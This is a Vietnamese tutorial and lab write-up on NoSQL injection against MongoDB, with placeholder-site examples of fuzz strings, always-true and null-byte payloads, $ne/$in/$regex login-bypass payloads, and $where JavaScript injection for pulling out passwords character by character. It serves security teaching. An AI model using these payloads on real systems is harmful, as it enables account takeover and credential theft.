**NoSQL injection**

**Có hai loại tấn công NoSQL khác nhau:**

* Syntax injection - Điều này xảy ra khi bạn có thể phá vỡ cú pháp truy vấn NoSQL, cho phép bạn tiêm mã độc của riêng mình. Phương pháp này tương tự như phương pháp được sử dụng trong tiêm SQL. Tuy nhiên, bản chất của cuộc tấn công rất khác nhau, vì cơ sở dữ liệu NoSQL sử dụng nhiều ngôn ngữ truy vấn, loại cú pháp truy vấn và cấu trúc dữ liệu khác nhau.
* Operator injection- Điều này xảy ra khi bạn có thể sử dụng toán tử truy vấn NoSQL để thao tác các truy vấn.

**Phát hiện lỗi Syntax injection trong MongoDB**

Hãy xem xét một ứng dụng mua sắm hiển thị sản phẩm theo nhiều danh mục khác nhau. Khi người dùng chọn danh mục category, trình duyệt của họ sẽ yêu cầu URL sau:

https://insecure-website.com/product/lookup?category=fizzy

Điều này khiến ứng dụng gửi truy vấn JSON để lấy các sản phẩm có liên quan từ product bộ sưu tập trong cơ sở dữ liệu MongoDB:

this.category == 'fizzy'

Để kiểm tra xem dữ liệu đầu vào có dễ bị tấn công hay không, hãy gửi một chuỗi fuzz trong giá trị của categorytham số. Một chuỗi ví dụ cho MongoDB là:

'"`{

;$Foo}

$Foo \xYZ

Sử dụng chuỗi fuzz này để xây dựng đòn tấn công sau:

https://insecure-website.com/product/lookup?category='%22%60%7b%0d%0a%3b%24Foo%7d%0d%0a%24Foo%20%5cxYZ%00

Nếu điều này gây ra thay đổi so với phản hồi ban đầu thì có thể là do thông tin đầu vào của người dùng không được lọc hoặc khử trùng đúng cách.

**Xác nhận hành vi có điều kiện**

Sau khi phát hiện lỗ hổng, bước tiếp theo là xác định xem bạn có thể tác động đến các điều kiện boolean bằng cú pháp NoSQL hay không.

Để kiểm tra điều này, hãy gửi hai yêu cầu, một yêu cầu với điều kiện sai và một yêu cầu với điều kiện đúng. Ví dụ, bạn có thể sử dụng các câu lệnh điều kiện ' && 0 && 'x và ' && 1 && 'x như sau:

[http s://insecure-website.com/product/lookup?category=fizzy'+%26%26+0+%26%26+'x](https://insecure-website.com/product/lookup?category=fizzy'+%26%26+0+%26%26+'x)

https://insecure-website.com/product/lookup?category=fizzy'+%26%26+1+%26%26+'x

Nếu ứng dụng hoạt động khác đi, điều này cho thấy điều kiện sai ảnh hưởng đến logic truy vấn, nhưng điều kiện đúng thì không. Điều này cho thấy việc chèn kiểu cú pháp này sẽ ảnh hưởng đến truy vấn phía máy chủ.

**Ghi đè các điều kiện hiện có**

Bây giờ bạn đã xác định được mình có thể tác động đến các điều kiện boolean, bạn có thể thử ghi đè các điều kiện hiện có để khai thác lỗ hổng. Ví dụ: bạn có thể chèn một điều kiện JavaScript luôn được đánh giá là đúng, chẳng hạn như '||'1'=='1:

https://insecure-website.com/product/lookup?category=fizzy%27%7c%7c%27%31%27%3d%3d%27%31

Điều này dẫn đến truy vấn MongoDB sau:

this.category == 'fizzy'||'1'=='1'

Vì điều kiện được chèn luôn đúng, truy vấn đã sửa đổi sẽ trả về tất cả các mục. Điều này cho phép bạn xem tất cả sản phẩm trong bất kỳ danh mục nào, bao gồm cả danh mục ẩn hoặc không xác định.

**Ghi đè các điều kiện hiện có - Tiếp tục**

Bạn cũng có thể thêm ký tự null sau giá trị danh mục. MongoDB có thể bỏ qua tất cả các ký tự sau ký tự null. Điều này có nghĩa là bất kỳ điều kiện bổ sung nào trong truy vấn MongoDB đều bị bỏ qua. Ví dụ: truy vấn có thể có một this.releasedhạn chế bổ sung:

this.category == 'fizzy' && this.released == 1

Giới hạn này this.released == 1chỉ được sử dụng để hiển thị các sản phẩm đã phát hành. Đối với các sản phẩm chưa phát hành, có lẽ là this.released == 0.

Trong trường hợp này, kẻ tấn công có thể xây dựng một cuộc tấn công như sau:


https://insecure-website.com/product/lookup?category=fizzy'%00


Điều này dẫn đến truy vấn NoSQL sau:

this.category == 'fizzy'\u0000' && this.released == 1

Nếu MongoDB bỏ qua tất cả các ký tự sau ký tự null, điều này sẽ loại bỏ yêu cầu trường đã phát hành phải được đặt thành 1. Kết quả là, tất cả các sản phẩm trong fizzydanh mục sẽ được hiển thị, bao gồm cả các sản phẩm chưa phát hành.

Khi ta thêm ‘ vào sau Gift, trang web trả về lỗi liên quan đến syntax, chứng tỏ có thể khai thác được.



Tiếp theo, để hiện thị tất cả sản phẩm, chèn %27%7c%7c%271%27%3d%3d%271

**NoSQL operator injection**

Cơ sở dữ liệu NoSQL thường sử dụng các toán tử truy vấn, cung cấp các cách để chỉ định các điều kiện mà dữ liệu phải đáp ứng để được đưa vào kết quả truy vấn. Ví dụ về các toán tử truy vấn MongoDB bao gồm:

* $where- Phù hợp với các tài liệu đáp ứng biểu thức JavaScript.
* $ne- Phù hợp với tất cả các giá trị không bằng một giá trị được chỉ định.
* $in- Phù hợp với tất cả các giá trị được chỉ định trong một mảng.
* $regex- Chọn các tài liệu có giá trị khớp với biểu thức chính quy đã chỉ định.

Bạn có thể chèn toán tử truy vấn để thao tác các truy vấn NoSQL. Để thực hiện việc này, hãy gửi các toán tử khác nhau một cách có hệ thống vào một loạt dữ liệu đầu vào của người dùng, sau đó xem xét phản hồi để tìm thông báo lỗi hoặc các thay đổi khác.

**Gửi các toán tử truy vấn**

Trong thông điệp JSON, bạn có thể chèn các toán tử truy vấn dưới dạng các đối tượng lồng nhau. Ví dụ: {"username":"wiener"}becomes {"username":{"$ne":"invalid"}}.

Đối với đầu vào dựa trên URL, bạn có thể chèn toán tử truy vấn thông qua tham số URL. Ví dụ: username=wienertrở thành username[$ne]=invalid. Nếu cách này không hiệu quả, bạn có thể thử cách sau:

Chuyển đổi phương thức yêu cầu từ GETthành POST.

Thay đổi Content-Typetiêu đề thành application/json.

Thêm JSON vào nội dung tin nhắn.

Chèn toán tử truy vấn vào JSON.

**Phát hiện lệnh chèn toán tử trong MongoDB**

**1. Ứng dụng bình thường**

Ứng dụng login gửi request POST kiểu:

{"username":"wiener","password":"peter"}

Backend tạo query MongoDB:

db.users.findOne({ username: "wiener", password: "peter" });

➡ Nếu tồn tại user wiener với password peter thì login thành công.

**2. Khi attacker chèn query operator**

**Payload thử nghiệm:**

{"username":{"$ne":"invalid"},"password":"peter"}

MongoDB query thành:

db.users.findOne({ username: { $ne: "invalid" }, password: "peter" });

* $ne = not equal (khác).
* Điều kiện username != "invalid" gần như **luôn đúng** (trừ khi user tên “invalid” tồn tại).
* Nếu có bất kỳ user nào có password "peter" thì query match → login thành công.

**3. Bypass login với cả username & password**

**Payload:**

{"username":{"$ne":"invalid"},"password":{"$ne":"invalid"}}

Query:

db.users.findOne({ username: { $ne: "invalid" }, password: { $ne: "invalid" } });

* username != "invalid" ✔ luôn đúng.
* password != "invalid" ✔ luôn đúng (trừ user nào password chính xác bằng "invalid").
* Kết quả: query match **một user bất kỳ** trong DB.
* MongoDB trả về bản ghi đầu tiên → attacker login như user đầu tiên (thường là admin hoặc user cũ nhất).

**4. Nhắm mục tiêu tài khoản cụ thể**

Nếu attacker đoán username admin tồn tại, payload có thể tinh chỉnh:

{"username":{"$in":["admin","administrator","superadmin"]},"password":{"$ne":""}}

Query:

db.users.findOne({


username: { $in: ["admin","administrator","superadmin"] },

password: { $ne: "" }


});

* $in kiểm tra username nằm trong danh sách.
* password != "" (khác rỗng) → bỏ qua kiểm tra mật khẩu thực sự.
* Nếu có account admin trong DB → attacker login thành admin.

Bài lab cho chúng ta 1 trang login



Thử dung burp để xem nó có gì



Ở đây, trang web cho truyền username và passwd vào, khi gửi lên server sẽ trả code 302 và chuyển hướng đến 1 trang khác.


Đầu tiên, hãy thử payload:

{

"username": { "$in": ["admin","administrator","superadmin"] },

"password": { "$ne": "" }

}



Kết quả không thành công, có vẻ k có các user này tồn tại

Nếu administrator không tồn tại, hãy thử với user có adm làm tiền tố ban đầu, ở đây sử dụng **operator $regex** để tìm username bắt đầu bằng "adm", điều kiện password khác rỗng → luôn đúng với mọi tài khoản thực sự tồn tại.

Payload: {

"username": {

"$regex": "^adm"


},

"password": {

"$ne": ""

}

}



**Trích xuất dữ liệu trong MongoDB**

**Ứng dụng bình thường**

Người dùng gửi request:

https://insecure-website.com/user/lookup?username=admin

Ứng dụng tạo query:

{ "$where": "this.username == 'admin'" }

MongoDB sẽ duyệt từng document trong collection users và chỉ giữ document có username == 'admin'.

**2. Khi có injection**

Vì input **không được escape/sanitize**, attacker có thể chèn thêm biểu thức JavaScript. Ví dụ:

**Payload:**

admin' && this.password[0] == 'a' || 'a'=='b

Query trở thành:

{

"$where": "this.username == 'admin' && this.password[0] == 'a' || 'a'=='b'"

}

**Ý nghĩa:**

* this.username == 'admin' → lọc user admin.
* this.password[0] == 'a' → kiểm tra ký tự đầu tiên của password có phải 'a'.
* || 'a'=='b' → chỉ để tránh syntax error, luôn false.

➡ Nếu query trả về kết quả (document admin hiển thị) → bạn biết **password[0] = 'a'**.  
➡ Nếu không trả về → password[0] ≠ 'a'.

Có thể brute-force từng ký tự để exfiltrate toàn bộ password.

**3. Dùng match() để dò đặc tính dữ liệu**

Payload:

admin' && this.password.match(/\d/) || 'a'=='b

Query:

{

"$where": "this.username == 'admin' && this.password.match(/\\d/) || 'a'=='b'"

}

* this.password.match(/\d/) → kiểm tra password có chứa ký tự số không (\d).
* Nếu có số → điều kiện true, document được trả về.
* Nếu không có số → không trả về.

➡ Attacker có thể kiểm tra kiểu ký tự trong mật khẩu (chữ, số, ký hiệu).

**Xác định tên trường**

Vì MongoDB xử lý dữ liệu bán cấu trúc không yêu cầu lược đồ cố định nên bạn có thể cần xác định các trường hợp lệ trong bộ sưu tập trước khi có thể trích xuất dữ liệu bằng cách sử dụng JavaScript.


Ví dụ, để xác định xem cơ sở dữ liệu MongoDB có chứa passwordtrường nào không, bạn có thể gửi đoạn mã sau:

https://insecure-website.com/user/lookup?username=admin'+%26%26+this.password!%3d'


Gửi lại payload cho một trường hiện có và một trường không tồn tại. Trong ví dụ này, bạn biết trường đó usernametồn tại, vì vậy bạn có thể gửi các payload sau:

admin' && this.username!=' admin' && this.foo!='


Nếu passwordtrường tồn tại, bạn sẽ mong đợi phản hồi giống hệt với phản hồi cho trường hiện có ( username), nhưng khác với phản hồi cho trường không tồn tại ( foo).




